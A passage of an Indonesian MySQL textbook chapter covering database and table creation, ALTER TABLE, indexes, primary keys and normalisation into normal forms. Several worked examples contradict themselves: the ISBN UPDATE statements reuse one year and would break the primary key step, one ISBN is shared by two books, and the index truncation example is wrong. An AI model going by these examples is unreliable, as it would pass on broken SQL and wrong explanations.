Beberapa perusahaan hosting web tidak mengizinkan kita membuat database baru. Host memberi kita sejumlah database tertentu untuk digunakan dengan MySQL, dan kita dapat membuat tabel hanya dalam database tertentu. Kita dapat mencoba meminta database tambahan, tetapi kita memerlukan alasan yang bagus. MySQL dan PHP tidak peduli bahwa semua tabel kita berada dalam satu database, daripada diatur ke dalam database dengan nama yang bermakna. Manusia hanya dapat melacak proyek dengan lebih mudah ketika proyek tersebut diatur. Jika database dengan nama yang kita tentukan sudah ada, pesan kesalahan akan ditampilkan. Kita dapat menghindari pesan kesalahan ini dengan menggunakan frasa IF dalam pernyataan Anda, sebagai berikut:

```
CREATE DATABASE IF NOT EXISTS CustomerOrderInformation
```

Dengan pernyataan ini, database dibuat jika tidak ada, tetapi pernyataan tidak gagal jika database sudah ada. Itu tidak membuat database baru. Untuk melihat sendiri bahwa database sebenarnya dibuat, gunakan kueri SQL `SHOW DATABASES`. Setelah kita membuat database kosong, kita bisa menambahkan tabel ke dalamnya. (Lihat bagian “Menambahkan tabel dan menentukan kunci utama,” nanti di bab ini.)

Membuat dan menghapus database

Anda dapat menghapus database apa pun, selama kita menggunakan akun MySQL dengan privileges `DROP`. Saat kita meletakkan database, semua tabel dan data dalam database juga akan dihapus. Kita dapat menghapus database dengan pernyataan SQL berikut:

```
DROP DATABASE databasename
```

Gunakan `DROP` dengan hati-hati karena ini tidak dapat diubah. Setelah kita meletakkan database, database itu hilang selamanya. Dan data apa pun yang ada di dalamnya juga hilang. Jika database tidak ada, pesan kesalahan akan ditampilkan. Kita dapat mencegah pesan kesalahan dengan pernyataan berikut:

```
DROP DATABASE IF EXISTS databasename
```

Pernyataan ini meletakkan database jika database itu ada. Jika tidak ada, tidak ada kesalahan yang terjadi. Pernyataan itu berakhir dengan tenang.

Menambahkan tabel dan menentukan kunci utama

Anda dapat menambahkan tabel ke database apa pun, baik itu database baru yang kosong yang baru saja kita buat atau database yang sudah ada yang sudah memiliki tabel dan data di dalamnya. Aturan untuk nama tabel yang diizinkan dijelaskan di bagian “Mengatur data”, di awal bab ini. Saat kita membuat tabel dalam database, file bernama `tablename.frm` ditambahkan ke direktori database. Saat kita membuat tabel, kita menyertakan definisi tabel. Kita menentukan setiap kolom — memberinya nama, menetapkan tipe data, dan menentukan definisi lain yang diperlukan. Berikut adalah beberapa definisi yang sering ditentukan untuk kolom:

- **NOT NULL:** Kolom ini harus memiliki nilai; tidak boleh kosong.
- **Nilai DEFAULT:** Nilai ini disimpan dalam kolom saat baris dibuat jika tidak ada nilai lain yang diberikan untuk kolom tersebut.
- **AUTO_INCREMENT:** Definisi ini membuat nomor urut. Saat setiap baris ditambahkan, nilai kolom ini bertambah satu bilangan bulat dari baris terakhir yang dimasukkan. Kita dapat mengganti nomor otomatis dengan menetapkan nilai tertentu ke kolom.
- **UNSIGNED:** Definisi ini menunjukkan bahwa nilai untuk field numerik ini tidak akan pernah berupa angka negatif.

Anda juga menentukan pengidentifikasi unik untuk setiap baris — kunci utama. Tabel harus memiliki field atau kombinasi field yang berbeda untuk setiap baris. Tidak ada dua baris yang dapat memiliki kunci utama yang sama. Jika kita mencoba menambahkan baris dengan kunci utama yang sama dengan baris yang sudah ada di tabel, kita mendapatkan pesan kesalahan, dan baris tidak ditambahkan. Terkadang, kita mungkin ingin membuat tabel yang memiliki struktur yang sama dengan tabel yang sudah ada. Kita dapat membuat tabel yang merupakan

salinan kosong. Kita dapat menggunakan pernyataan CREATE untuk menambahkan tabel ke database. Pernyataan dimulai dengan pernyataan CREATE TABLE, sebagai berikut:

```
CREATE TABLE tablename
```

Kemudian, kita menambahkan daftar nama kolom dengan definisi. Pisahkan informasi untuk setiap kolom dari informasi untuk kolom berikut dengan koma. Lampirkan seluruh daftar dalam tanda kurung. Ikuti setiap nama kolom menurut tipe datanya dan definisi lain yang diperlukan. Item terakhir dalam pernyataan CREATE TABLE menunjukkan kolom atau kombinasi kolom mana yang merupakan kunci utama. Kita menentukan kunci utama dengan menggunakan format berikut:

```
PRIMARY KEY(columnname)
```

Lampirkan nama kolom dalam tanda kurung. Jika kita menggunakan kombinasi kolom sebagai kunci utama, sertakan semua nama kolom dalam tanda kurung, dipisahkan dengan koma. Misalnya, kita dapat menetapkan kunci utama sebagai PRIMARY KEY (*columnname1, columnname2*). Pernyataan CREATE TABLE lengkap memiliki format berikut:

```
CREATE TABLE tablename (
    columnname datatype definition 1 definition2 ...,
    columnname datatype definition 1 definition 2 ...,
    ...,
    PRIMARY KEY(columnname) )
```

Pernyataan SQL dibawah untk membuat tabel dibawah ini menunjukkan pernyataan CREATE TABLE yang digunakan untuk membuat tabel Customer dari database CustomerOrderInformation. Kita dapat memasukkan pernyataan ini dalam satu baris jika kita mau. MySQL tidak peduli berapa banyak baris yang kita gunakan. Format yang ditunjukkan pada daftar kode dibawah ini adalah untuk membuat pernyataan lebih mudah dibaca. Format yang ramah manusia ini juga membantu kita menemukan kesalahan ketik.

Pernyataan SQL untuk Membuat Tabel

```
CREATE TABLE Customer (
    CustomerID SERIAL,
    lastName VARCHAR(50),
    firstName VARCHAR(40),
    street VARCHAR(50),
    city VARCHAR(50),
    state CHAR(2),
    zip CHAR(10),
    email VARCHAR(50),
    phone CHAR(15),
    fax CHAR(15),
    PRIMARY KEY(customerID) );
```

Perhatikan bahwa daftar nama kolom diapit dalam tanda kurung (satu di baris pertama dan satu di baris terakhir), dan koma mengikuti setiap definisi kolom. Ingatlah untuk tidak menggunakan kata cadangan MySQL untuk nama kolom, seperti yang kita diskusikan di bagian “Mengatur data”, di awal bab ini. Jika kita menggunakan kata yang dicadangkan untuk nama kolom, MySQL memberi kita pesan kesalahan yang terlihat seperti ini:

You have an error in your SQL syntax near ‘order var(20)’ at line 1

Pesan kesalahan ini menunjukkan definisi kolom yang tidak disukai dan baris tempat ditemukannya definisi yang menyinggung. Namun, pesan tersebut tidak memberi tahu kita banyak tentang apa masalah sebenarnya. Kesalahan dalam sintaks SQL kita yang dirujuk adalah penggunaan urutan kata yang dicadangkan MySQL sebagai nama kolom. Jika kita mencoba membuat tabel yang sudah ada, kita menerima pesan kesalahan. Kita dapat mencegah pesan galat ini muncul dengan menggunakan pernyataan CREATE berikut:

CREATE TABLE IF NOT EXISTS tablename

Jika tabel tidak ada, pernyataan akan membuatnya. Jika tabel sudah ada, pernyataan tidak membuatnya tetapi juga tidak mengembalikan pesan kesalahan. Kita dapat membuat tabel baru yang merupakan salinan persis, dengan struktur yang sama, dari tabel yang sudah ada, sebagai berikut:

CREATE TABLE tablename LIKE oldtablename

Tabel baru, nama tabel, dibuat dengan field dan definisi yang sama dengan nama tabel lama. Meskipun tabel lama berisi data, tabel baru tidak menyertakan data tersebut, hanya strukturnya. Setelah membuat tabel, kita dapat membuat kueri untuk melihatnya, meninjau strukturnya, atau menghapusnya.

- Untuk melihat tabel yang telah ditambahkan ke database, gunakan query ini:
SHOW TABLES
- Untuk melihat struktur tabel, gunakan query ini:
EXPLAIN tablename

Menghapus tabel

Anda dapat menghapus tabel, apakah itu kosong atau berisi data. Pastikan kita ingin menghapus tabel sebelum melakukannya. Menghapus tabel tidak dapat diubah. Setelah kita meletakkan meja, meja itu hilang selamanya, dan semua data yang ada di dalamnya juga hilang. Untuk menghapus tabel, gunakan pernyataan ini:

DROP TABLE tablename

Mengubah Struktur Database

Mengubah database bukan hal yang unik. Kita mungkin ingin mengubah database karena berbagai alasan. Misalnya, kita mendefinisikan kolom lastName dengan VARCHAR(20) dalam database yang berisi nama semua karyawan di perusahaan Anda. Pada saat itu, 20 karakter tampaknya cukup untuk nama belakang. Tapi kita baru saja menerima memo yang

mengumumkan CEO yang memiliki lebih dari 3 kata maka MySQL akan memotong namanya menjadi 20 huruf pertama.

Anda dapat mengubah struktur database dengan pernyataan ALTER. Format dasar untuk pernyataan ini bernama ALTER TABLE, diikuti dengan perubahan yang ditentukan. Tabel dibawah ini menunjukkan perubahan yang dapat kita lakukan.

Tabel 3.13 Perubahan yang buat menggunakan pernyataan ALTER

Perubahan	Deskripsi
ADD <i>columnname</i> definition	Menambahkan kolom; definisi termasuk tipe data dan definisi opsional.
ALTER <i>columnname</i> SET DEFAULT value	Mengubah nilai default untuk kolom
ALTER <i>columnname</i> DROP DEFAULT	Menghapus nilai default untuk kolom.
CHANGE <i>columnname newcolumnname</i> definition	Mengubah definisi kolom dan mengganti nama kolom; definisi mencakup tipe data dan definisi opsional.
DROP <i>columnname</i>	Menghapus kolom, termasuk semua data di kolom tersebut. Data tidak dapat dipulihkan.
MODIFY <i>columnname</i> definition	Mengubah definisi kolom; definisi termasuk tipe data dan definisi opsional
RENAME <i>newtablename</i>	Mengganti nama tabel

Misalnya, pernyataan berikut mengubah nama tabel Pelanggan menjadi NewCustomer::

```
ALTER TABLE Customer RENAME NewCustomer
```

Untuk contoh lain, pernyataan berikut mengubah kolom tertentu (lastName) ke tipe data yang ditentukan (VARCHAR) dan lebar (50):

```
ALTER TABLE Customer MODIFY lastName VARCHAR(50)
```

3.4 INDEKS

Tabel klasik berfungsi dan dapat dicari oleh MySQL—hingga tumbuh menjadi lebih dari beberapa ratus baris, dan jika ini terjadi maka akses database akan semakin lambat ketika ada baris baru ditambahkan, hal ini karena MySQL harus mencari setiap kueri yang dikeluarkan pada setiap baris. Ini seperti menelusuri setiap buku di perpustakaan yang memiliki sistem indeks kartu atau, database mereka sendiri. Dan hal yang sama berlaku untuk MySQL, dengan mengorbankan sedikit overhead dalam memori dan ruang disk, kita dapat membuat "indeks kartu" untuk tabel yang akan digunakan MySQL dalam melakukan pencarian secepat kilat.

Membuat Indeks

Cara untuk mencapai pencarian cepat adalah dengan menambahkan indeks, baik saat membuat atau setelah selesai membuat tabel. Tapi keputusannya tidak sesederhana itu. Misalnya, ada berbagai jenis indeks seperti Regular INDEX, PRIMARY KEY, dan FULLTEXT. Kita harus memutuskan kolom mana harus diberi indeks. Indeks bisa menjadi rumit ketika kita menggabungkan terlalu banyak kolom dalam satu indeks. Walaupun begitu, masih ada opsi lainnya dalam mengurangi ukuran indeks, dengan cara membatasi jumlah setiap kolom yang beri indeks.

Contoh Menambahkan indeks ke tabel klasik

```
ALTER TABLE classics ADD INDEX(author(20));
ALTER TABLE classics ADD INDEX(title(20));
ALTER TABLE classics ADD INDEX(category(4));
ALTER TABLE classics ADD INDEX(year);
DESCRIBE classics;
```


Dua perintah pertama membuat indeks pada kolom penulis dan judul, membatasi setiap indeks hanya untuk 20 karakter pertama. Misalnya, ketika MySQL mengindeks judul berikut:

Belajar PHP Dari Dasar

Ini benar-benar akan menyimpan dalam indeks hanya 20 karakter pertama:

Belajar PHP

Hal ini dilakukan untuk meminimalkan ukuran indeks, dan untuk mengoptimalkan kecepatan akses database. Saya memilih 20 karena kemungkinan cukup untuk memastikan keunikan untuk sebagian besar string yang ada pada kolom. Dengan kolom kategori, saat ini hanya karakter pertama yang diperlukan untuk mengidentifikasi string sebagai unik (F untuk Ilmiah, N untuk non-Ilmiah, dan P untuk praktikum). Kita juga dapat mengindeks ulang kolom ini dimasa depan, saat kita memiliki kumpulan kategori yang lebih lengkap. Disini, saya tidak membatasi indeks kolom tahun, karena ini adalah bilangan bulat, bukan string.



```
C:\Windows\system32\cmd.exe
mysql> ALTER TABLE classics ADD INDEX(title(20));
Query OK, 5 rows affected (0.02 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> ALTER TABLE classics ADD INDEX(category(4));
Query OK, 5 rows affected (0.03 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> ALTER TABLE classics ADD INDEX(year);
Query OK, 5 rows affected (0.06 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> DESCRIBE classics;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| author | varchar(128) | YES | MUL | NULL | |
| title | varchar(128) | YES | MUL | NULL | |
| category | varchar(16) | YES | MUL | NULL | |
| year | smallint(6) | YES | MUL | NULL | |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.01 sec)

mysql>
```

Gambar 3.3 Menambahkan indeks ke tabel klasik.

Menggunakan CREATE INDEX

Alternatif untuk menggunakan ALTER TABLE untuk menambahkan indeks adalah dengan menggunakan perintah CREATE INDEX. Mereka setara, kecuali bahwa CREATE INDEX tidak dapat digunakan untuk membuat PRIMARY KEY (lihat bagian Primary key).

Contoh Kedua perintah ini setara

```
ALTER TABLE classics ADD INDEX(author(20));
CREATE INDEX author ON classics (author(20));
```

Menambahkan indeks saat membuat tabel

Anda tidak perlu menunggu hingga penambahan indeks selesai karena ini memakan waktu terlalu lama. Sekarang, mari kita lihat perintah yang membuat tabel klasik dengan indeks yang sudah ada.

Contoh Membuat tabel klasik dengan indeks

```
CREATE TABLE classics (
author VARCHAR(128),
title VARCHAR(128),
category VARCHAR(16),
year SMALLINT,
INDEX(author(20)),
INDEX(title(20)),
INDEX(category(4)),
INDEX(year)) ENGINE MyISAM;
```

Primary key

Sampai sini, kita telah membuat tabel klasik dan memastikan bahwa MySQL dapat menemukan tabel tersebut dengan cepat dengan menambahkan indeks. Semua publikasi dalam tabel dapat dicari, tetapi untuk mengaktifkan pengaksesan baris secara instan tidak ada kunci unik tunggal untuk setiap publikasi. Kunci dengan nilai unik untuk setiap baris akan muncul ketika kita mulai menggabungkan data dari tabel yang berbeda.

Bagian Tipe data AUTO_INCREMENT secara singkat memperkenalkan ide primary key saat membuat id kolom penambahan otomatis, yang dapat digunakan sebagai primary key untuk tabel ini. Mari kita lanjutkan dan buat kolom baru untuk kunci ini. Sekarang, mengingat bahwa ISBN memiliki panjang 13 karakter, kita mungkin berpikir bahwa perintah berikut akan melakukan pekerjaan itu:

```
ALTER TABLE classics ADD isbn CHAR(13) PRIMARY KEY;
```

Tapi tidak. Jika kita mencobanya, kita akan mendapatkan Error Duplicate entry untuk kunci 1. Alasannya adalah tabel sudah diisi dengan beberapa data dan perintah ini mencoba menambahkan kolom dengan nilai NULL ke setiap baris yang tidak diperbolehkan karena semua nilai harus unik di kolom mana pun yang memiliki indeks primary key. Jika belum ada data dalam tabel, perintah ini akan berfungsi dengan baik, seperti halnya menambahkan indeks primary key pada pembuatan tabel


Dalam situasi ini, kita dapat membuat kolom baru tanpa indeks, mengisinya dengan data, dan kemudian menambahkan indeks secara retrospektif menggunakan perintah dari contoh dibawah ini. Kita dapat menggunakan kolom tahun untuk mengidentifikasi setiap baris yang akan diperbarui.

Contoh Mengisi kolom isbn dengan data dan menggunakan primary key.

```
ALTER TABLE classics ADD isbn CHAR(13);
UPDATE classics SET isbn='9781598184891' WHERE year='2020';
UPDATE classics SET isbn='9780582506206' WHERE year='2021';
UPDATE classics SET isbn='9780517123201' WHERE year='2022';
UPDATE classics SET isbn='9780099533474' WHERE year='2022';
UPDATE classics SET isbn='9780192814968' WHERE year='2022';
ALTER TABLE classics ADD PRIMARY KEY(isbn);
```


DESCRIBE classics;

Setelah kita mengetik perintah ini, hasilnya akan terlihat seperti gambar yang ada dibawah ini. Perhatikan bahwa kata PRIMARY KEY menggantikan kata kunci INDEX dalam sintaks ALTER TABLE:



```

C:\Windows\system32\cmd.exe
mysql> UPDATE classics SET isbn='9780099533474' WHERE year='1841';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> UPDATE classics SET isbn='9780192814968' WHERE year='1594';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> ALTER TABLE classics ADD PRIMARY KEY (isbn);
Query OK, 5 rows affected (0.02 sec)
Records: 5 Duplicates: 0 Warnings: 0

mysql> DESCRIBE classics;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| author | varchar(128) | YES | MUL | NULL | |
| title | varchar(128) | YES | MUL | NULL | |
| category | varchar(16) | YES | MUL | NULL | |
| year | smallint(6) | YES | MUL | NULL | |
| isbn | char(13) | NO | PRI | | |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.01 sec)

mysql>

```

Gambar 3.4 Secara retrospektif menambahkan primary key ke tabel klasik

Sekali lagi, ganti nama klasik di baris 1 menjadi sesuatu yang lain jika kita ingin mencoba contoh ini sendiri, lalu hapus tabel pengujian sesudahnya.

Contoh Membuat tabel klasik dengan primary key

```

CREATE TABLE classics (
author VARCHAR(128),
title VARCHAR(128),
category VARCHAR(16),
year SMALLINT,
isbn CHAR(13),
INDEX(author(20)),
INDEX(title(20)),
INDEX(category(4)),
INDEX(year),
PRIMARY KEY (isbn)) ENGINE MyISAM;

```

Membuat indeks FULLTEXT

Tidak seperti indeks biasa, FULLTEXT MySQL memungkinkan pencarian super cepat dari seluruh kolom teks. Ini menyimpan setiap kata di setiap string data dalam indeks khusus yang dapat kita cari menggunakan "bahasa alami", dengan cara yang mirip dengan menggunakan mesin pencari.

Sebenarnya, tidak sepenuhnya benar bahwa MySQL menyimpan semua kata dalam indeks FULLTEXT, karena memiliki daftar bawaan lebih dari 500 kata yang dipilih untuk diabaikan karena kata tersebut sangat umum sehingga tidak terlalu membantu untuk pencarian. Daftar ini, yang disebut stopwords, termasuk, sebagai, adalah, dari, dan seterusnya. Daftar ini membantu MySQL berjalan lebih cepat saat melakukan pencarian

FULLTEXT dan menjaga ukuran database tetap rendah. Lampiran C berisi daftar lengkap stopwords.

Berikut adalah beberapa hal yang harus kita ketahui tentang indeks FULLTEXT:

- Indeks FULLTEXT hanya dapat digunakan dengan tabel MyISAM, jenis yang digunakan oleh mesin penyimpanan default MySQL (MySQL mendukung setidaknya 10 mesin penyimpanan yang berbeda). Untuk mengonversi tabel ke MyISAM, kita dapat menggunakan perintah MySQL ALTER TABLE tablename ENGINE = MyISAM;
- Indeks FULLTEXT dapat dibuat untuk kolom CHAR, VARCHAR, dan TEXT saja.
- Definisi indeks FULLTEXT dapat diberikan dalam pernyataan CREATE TABLE ketika sebuah tabel dibuat, atau ditambahkan kemudian menggunakan ALTER TABLE (atau CREATE INDEX).
- Untuk kumpulan data yang besar, jauh lebih cepat untuk memuat data kita ke dalam tabel yang tidak memiliki indeks FULLTEXT selanjutnya membuat indeks untuk memuat data ke dalam tabel yang memiliki indeks FULLTEXT.

Untuk membuat indeks FULLTEXT, terapkan ke satu atau lebih catatan seperti contoh yang ada dibawah ini.

Contoh Menambahkan indeks FULLTEXT ke tabel klasik.

```
ALTER TABLE classics ADD FULLTEXT(author,title);
```

Sekarang kita dapat melakukan pencarian FULLTEXT dari pasangan kolom ini. Fitur FULLTEXT dapat muncul dengan sendirinya jika menambahkan seluruh teks publikasi ke database (terutama karena publikasi tersebut tidak dilindungi hak cipta) dan dapat ditelusuri sepenuhnya. Jika MySQL berjalan lebih lambat saat mengakses database, bisa jadi indeks bermasalah.

3.5 PRIMARY KEY: KUNCI DATABASE RELASIONAL

Menggunakan kekuatan database relasional, kita dapat mendefinisikan informasi untuk setiap penulis, buku, dan pelanggan hanya dalam satu tempat. Saya akan menunjukkan beberapa prinsip dasarnya. Untuk sebuah buku, gunakan ISBN. Untuk penulis dan pelanggan tetapkan kunci arbitrer, yang memudahkan fitur AUTO_INCREMENT. Singkatnya, setiap tabel akan dirancang di sekitar beberapa objek yang paling sering kita cari, misalnya, penulis, buku, atau pelanggan. Objek-objek tersebut akan memiliki primary key sendiri.

Normalisasi

Normalisasi merupakan proses memisahkan data ke dalam tabel dan membuat primary key. Tujuan utama dari normalisasi adalah untuk memastikan setiap informasi muncul dalam database hanya sekali. Duplikasi data sangat tidak efisien, karena membuat database lebih besar dari yang seharusnya dan oleh karena itu memperlambat akses. Keberadaan duplikat menciptakan risiko kuat, kita hanya bisa memperbarui satu baris data duplikat, menciptakan inkonsistensi dalam database, ini akan menyebabkan kesalahan serius. Jadi, jika kita mencantumkan judul buku di tabel penulis serta tabel buku, dan kita harus memperbaiki kesalahan pengetikan judul, kita harus mencari melalui kedua tabel dan memastikan perubahan yang dibuat pada setiap tempat judul dicantumkan adalah sama. Lebih baik menyimpan judul di satu tempat dan menggunakan ISBN di tempat lain.

Dalam proses membagi database menjadi beberapa tabel, penting untuk tidak melangkah terlalu jauh dan membuat lebih banyak tabel dibanding hanya membuat sejumlah tabel yang dibutuhkan saja, karena ini akan menyebabkan desain menjadi tidak efisien dan akses yang lebih lambat. Untungnya, E. F. Codd, penemu model relasional, menganalisis konsep normalisasi dan membaginya menjadi tiga skema terpisah yang disebut *Bentuk Normal*

Pertama, Kedua, dan Ketiga. Jika kita memodifikasi database untuk memenuhi setiap formulir ini secara berurutan, kita dapat memastikan bahwa database kita secara optimal untuk akses cepat seimbang, dan penggunaan memori dan ruang disk minimum. Untuk melihat bagaimana proses normalisasi bekerja, mari kita mulai dengan database dalam tabel, yang menunjukkan satu tabel yang berisi semua nama penulis, judul buku, dan detail pelanggan (Ilmiah). Kita dapat menganggapnya.

Tabel 3.14 Tabel Desain yang sangat tidak efisien untuk tabel database

Penulis 1	Penulis 2	Judul	ISBN	Harga IDR	Nama Pelanggan	Alamat Pelanggan	Tanggal Pembelian
Agus Wibowo	Mars Caroline	Belajar PHP dari dasar	0596101015	44.900	Tiara	Jl. Majapahit no. 11 Kota Semarang	10 Maret 2022
Edy Jogatama		Desain Seni Rupa Klasik	0596527403	59.900	Daniel	Jl. Pamularsih no 14 Kota Semarang	13 Januari 2022
Sarwo Nugroho	Agus Wibowo	Potret Diri Sebagai Komunikasi Visual Simbolik	0596005436	44.950	Ella	Jl. Diponegoro no 30 Ungaran	22 Agustus 2022
Agus Wibowo	Sarwo Nugroho	Membangun PODCAST	0596101015	44.900	Feri	Jl. Imam Bonjol no 2 Salatiga	03 Februari 2022
Mars Caroline	Edy Jogatama	Desain Seni Rupa dan Tata Warna	0596006815	39.900	Linda	Jl. Siliwangi no 19 Kota Semarang	July 2022

Selanjutnya, kita akan memeriksa dan mengetahui bagaimana cara memperbaiki dan menghapus berbagai entri duplikat dan membagi satu tabel menjadi beberapa tabel yang masing-masing berisi satu jenis data dalam desain database.

Bentuk Normal Pertama

Untuk database yang memenuhi *Bentuk Normal Pertama*, harus memenuhi tiga persyaratan:

- Tidak boleh ada kolom berulang yang berisi jenis data yang sama.
- Semua kolom harus berisi satu nilai.
- Harus ada primary key untuk mengidentifikasi setiap baris secara unik.

Melihat persyaratan ini secara berurutan, kita harus langsung memperhatikan bahwa kolom Penulis 1 dan Penulis 2 merupakan tipe data berulang. Jadi kita sudah memiliki kolom target untuk ditarik ke tabel terpisah, karena kolom Penulis yang berulang melanggar Aturan 1.

Tabel 3.15 Tabel Penulis baru

Judul	ISBN	Harga IDR	Nama Pelanggan	Alamat Pelanggan	Tanggal Pembelian
Belajar PHP dari dasar	0596101015	44.900	Tiara	Jl. Majapahit no. 11 Kota Semarang	10 Maret 2022
Desain Seni Rupa Klasik	0596527403	59.900	Daniel	Jl. Pamularsih no 14 Kota Semarang	13 Januari 2022
Potret Diri Sebagai Komunikasi Visual Simbolik	0596005436	44.950	Ella	Jl. Diponegoro no 30 Ungaran	22 Agustus 2022
Membangun PODCAST	0596101015	44.900	Feri	Jl. Imam Bonjol no 2 Salatiga	03 Februari 2022
Desain Seni Rupa dan Tata Warna	0596006815	39.900	Linda	Jl. Siliwangi no 19 Kota Semarang	12 Juli 2022

Seperti yang saya sebutkan sebelumnya, ISBN akan menjadi primary key untuk tabel Buku. Di dunia nyata, tabel Penulis juga mendapatkan primary key, sehingga setiap penulis akan memiliki kunci untuk mengidentifikasi dirinya secara unik. Jadi, di tabel Penulis, ISBN hanyalah kolom yang bertujuan mempercepat pencarian yang pada faktanya, itu tidak bisa menjadi primary key dalam tabel ini, karena itu tidak unik: ISBN yang sama muncul beberapa kali setiap kali dua atau lebih penulis berkolaborasi dalam sebuah buku. Karena kita akan menggunakannya untuk menautkan penulis ke buku di tabel lain, kolom ini disebut kunci asing.

Tabel 3.16 Tabel baru penulis

ISBN	Penulis
0596101015	Agus Wibowo
0596101015	Mars Caroline
0596527403	Edy Jogatama
0596005436	Sarwo Nugroho
0596005436	Agus Wibowo
0596006815	Agus Wibowo
0596006815	Sarwo Nugroho
0596006815	Mars Caroline

Bentuk Normal Kedua

Bentuk Normal Pertama berurusan dengan data duplikat (atau redundansi) di beberapa kolom. *Bentuk Normal Kedua* redundansi pada beberapa baris. Untuk mencapai Bentuk Normal Kedua, tabel kita harus sudah dalam Bentuk Normal Pertama. Setelah ini selesai selanjutnya akan menjadi Bentuk Normal Kedua dengan mengidentifikasi kolom yang datanya berulang di tempat yang berbeda dan kemudian menghapusnya ke tabel mereka sendiri.

Tabel 3.17 Judul baru

ISBN	Judul	Harga IDR
0596101015	Belajar PHP dari dasar	44.900
0596527403	Desain Seni Rupa Klasik	59.900
0596005436	Potret Diri Sebagai Komunikasi Visual Simbolik	44.950
0596101015	Membangun PODCAST	44.900
0596006815	Desain Seni Rupa dan Tata Warna	39.900

Seperti yang kita lihat, tabel sisa diatas hanya berisi ISBN, Judul, dan Harga untuk empat buku. Tabel ini efisien dan memenuhi persyaratan dari Bentuk Normal Pertama dan Kedua. Pada tabel selanjutnya, kita akan menormalisasikan beberapa tabel karena masih ada duplikasi pada nama penulis. Kolom alamat juga perlu dipecah lagi menjadi kolom terpisah.

Tabel 3.18 Detail pelanggan

ISBN	Nama Pelanggan	Alamat Pelanggan	Tanggal Pembelian
0596101015	Tiara	Jl. Majapahit no. 11 Kota Semarang	10 Maret 2022
0596527403	Daniel	Jl. Pamularsih no 14 Kota Semarang	13 Januari 2022
0596005436	Ella	Jl. Diponegoro no 30 Ungaran	22 Agustus 2022
0596101015	Feri	Jl. Imam Bonjol no 2 Salatiga	03 Februari 2022
0596006815	Linda	Jl. Siliwangi no 19 Kota Semarang	12 Juli 2022

